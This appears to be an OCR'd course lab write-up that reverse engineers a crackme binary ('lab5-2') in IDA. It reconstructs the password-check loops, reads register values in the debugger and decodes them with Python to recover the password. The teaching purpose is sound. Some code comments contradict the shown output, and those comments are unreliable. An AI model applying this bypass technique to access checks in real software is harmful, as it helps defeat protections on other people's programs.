
```
rev@ubuntu:~/471/Lab5$ ./lab5-1
Enter the password: icEYJQxvoXa

Correct!
rev@ubuntu:~/471/Lab5$
```

lab5-2

1. Download the binary lab5-2 and copy it to your virtual machine.




2. Load lab5-2 with the following settings




3. Start analyzing the program in IDA by looking at the main function.

```
argc= dword ptr  8
argv= dword ptr  0Ch
envp= dword ptr  10h

; __unwind {
endbr32
lea     ecx, [esp+4]
and     esp, 0FFFFFFF0h
push    dword ptr [ecx-4]
push    ebp
mov     ebp, esp
push    ebx
push    ecx
add     esp, 0FFFFFF80h
call    __x86_get_pc_thunk_bx
add     ebx, (offset _GLOBAL_OFFSET_TABLE_ - $)
mov     eax, large gs:14h
mov     [ebp+var_C], eax
xor     eax, eax
mov     [ebp+var_70], 11h
mov     [ebp+var_6C], 29h ; ')'
mov     [ebp+var_68], 0Ah
mov     [ebp+var_64], 14h
mov     [ebp+var_60], 1Eh
mov     [ebp+var_5C], 28h ; '('
mov     [ebp+var_58], 32h ; '2'
mov     [ebp+var_54], 33h ; '3'
mov     [ebp+var_50], 2Bh ; '+'
mov     [ebp+var_4C], 17h
mov     [ebp+var_48], 0Ah
sub     esp, 0Ch
lea     eax, (aEnterThePasswo - 3FCCh)[ebx] ; "Enter the password: "
push    eax
call    _printf
add     esp, 10h
sub     esp, 8
lea     eax, [ebp+var_20]
push    eax
lea     eax, (aS - 3FCCh)[ebx] ; "%s"
push    eax
call    ___isoc99_scanf
add     esp, 10h
mov     [ebp+var_80], 0
mov     [ebp+var_7C], 0
jmp     short loc_1326
```

4. We can see the program is asking for input and store it in a variable (ebp+var_20).
5. Then the program set up a for loop to iterate through the input string.



6. We have another for loop inside this loop.



7. In the outer loop, the program iterates through each character of the input string setting var_81 to each character.

This loop uses var_7C as the counter. loops from 0 to 8 inclusive. var_81 contains the var_7Cth character of the input string.

```
loc_12DE:
lea     edx, [ebp+var_20]
mov     eax, [ebp+var_7C]
add     eax, edx
movzx   eax, byte ptr [eax]
mov     [ebp+var_81], al
mov     [ebp+var_78], 0
jmp     short loc_131C
```

8. In the inner loop, the program compares var_81 with each character in the array named alpha.

This loop uses var_78 as the counter. loops from 0 to 51 inclusive.

```
loc_12F8:
mov     edx, (alpha - 3FCCh)[ebx]
mov     eax, [ebp+var_78]
add     eax, edx
movzx   eax, byte ptr [eax]
cmp     [ebp+var_81], al
jnz     short loc_1318
```


9. We can see the program compares each character of the input string with the array named alpha.
10. If the character matches, the program stores the index of the character (edx) in [ebp+eax*4+var_44].

```
mov     eax, [ebp+var_7C]
mov     edx, [ebp+var_78]
mov     [ebp+eax*4+var_44], edx
```

11. This is equivalent to the following C code


```
var_80 = 0;
for ( var_7C = 0; var_7C <= 8; var_7C++ )
{
  var_81 = *(var_20 + var_7C);
  for (var_78 = 0; var_78 <= 51; var_78++ )
  {
    if ( var_81 == alpha[var_78] )
      var_44[i] = var_78;
  }
}
```

12. After finishing the loop above, we have another loop that compares the new array of indexes from the loop above.





```
for ( var_74 = 0; var_74 <= 8; var_74++ )
{
  if ( var_44[var_74] != var_68[var_74] )
    var_80 = 1;
}
```


13. We can set a breakpoint at the line `cmp edx, eax` and see what happens.



14. Press the green triangle button to start the debugger.
15. Click "Yes" to run the program with debugger.
16. Enter a string and press enter. (here I used "abcdefgh")



17. Navigating back to IDA, we can see the program has stopped at the breakpoint.



18. We can see the value of the register EAX is 0xA. and the value of the register EDX is 0x0.
19. We can repeat the process for each character by clicking the green triangle and inspect the value of registers.

iteration	EAX	EDX
0	0x0A	0x00
1	0x14	0x01
2	0x1E	0x02
3	0x28	0x03
4	0x32	0x04
5	0x33	0x05
6	0x2B	0x06
7	0x17	0x07

iteration	EAX	EDX
8	0x0A	0x08

20. Looking at each value of EAX, you might notice that they are defined in the beginning of main.


```
mov     [ebp+var_C], eax
xor     eax, eax
mov     [ebp+var_70], 11h
mov     [ebp+var_6C], 29h ; ')'
mov     [ebp+var_68], 0Ah
mov     [ebp+var_64], 14h
mov     [ebp+var_60], 1Eh
mov     [ebp+var_5C], 28h ; '('
mov     [ebp+var_58], 32h ; '2'
mov     [ebp+var_54], 33h ; '3'
mov     [ebp+var_50], 2Bh ; '+'
mov     [ebp+var_4C], 17h
mov     [ebp+var_48], 0Ah
sub     esp, 0Ch
```

21. Lets convert each values of EAX to ASCII.
22. We can use python to do this.

```
hex_string = "0A 14 1E 28 32 33 2B 17 0A"
hex_string = hex_string.split()
print(hex_string)
# ['0A', '14', '1E', '28', '32', '33', '2B', '17', '0A']
ascii_string = ""
for hex_char in hex_string:
    ascii_string += chr(int(hex_char, 16))
print(ascii_string)
# '\n\x14\x1e(23+\x07\n'
```

```
In [23]: hex_string = "0A 14 1E 28 32 33 2B 17 0A"
    ...: hex_string = hex_string.split()
    ...: print(hex_string)
    ...: # ['0A', '14', '1E', '28', '32', '33', '2B', '17', '0A']
    ...: ascii_string = ""
    ...: for hex_char in hex_string:
    ...:     ascii_string += chr(int(hex_char, 16))
    ...: print(ascii_string)
    ...: # '\n\x14\x1e(23+\x07\n'
['0A', '14', '1E', '28', '32', '33', '2B', '17', '0A']

□□(23+□


In [24]: hex_string = "0A 14 1E 28 32 33 2B 17 0A"
    ...: hex_string = hex_string.split()
    ...: print(hex_string)
    ...: # ['0A', '14', '1E', '28', '32', '33', '2B', '17', '0A']
    ...: ascii_string = ""
    ...: for hex_char in hex_string:
    ...:     ascii_string += chr(int(hex_char, 16))
    ...: print(ascii_string.encode())
    ...: # '\n\x14\x1e(23+\x07\n'
['0A', '14', '1E', '28', '32', '33', '2B', '17', '0A']
b'\n\x14\x1e(23+\x17\n'
```

23. We can see the string is "\n\x14\x1e(23+\x07\n", which is not the correct password for this program.
24. Looking closer at the program, we can see the program converting the input string to an array of indexes based on the array alpha.



25. Decoding our hexdecimals as indexes of the array alpha, we get the following string.
26. We can use python to do this.

```
alpha = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"
hex_string = "0A 14 1E 28 32 33 2B 17 0A"
hex_string = hex_string.split()
print(hex_string)
# ['0A', '14', '1E', '28', '32', '33', '2B', '17', '0A']
ascii_string = ""
for hex_char in hex_string:
```

```
    ascii_string += alpha[int(hex_char, 16)]
print(ascii_string)
# 'kuEOYZRxk'
```

```
In [25]: alpha = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"
    ...: hex_string = "0A 14 1E 28 32 33 2B 17 0A"
    ...: hex_string = hex_string.split()
    ...: print(hex_string)
    ...: # ['0A', '14', '1E', '28', '32', '33', '2B', '17', '0A']
    ...: ascii_string = ""
    ...: for hex_char in hex_string:
    ...:     ascii_string += alpha[int(hex_char, 16)]
    ...: print(ascii_string)
    ...: # 'kotz{h3llo\n'
['0A', '14', '1E', '28', '32', '33', '2B', '17', '0A']
kuEOYZRxk
```

27. We can see the string is "kuEOYZRxk", which is the correct password for this program.
28. We can run the program again with the correct password.

```
rev@ubuntu:~/471/Lab5$ ./lab5-2
Enter the password: kuEOYZRxk

Correct!
rev@ubuntu:~/471/Lab5$
```

Lab 6: Reverse Engineering w/ Python Helpers

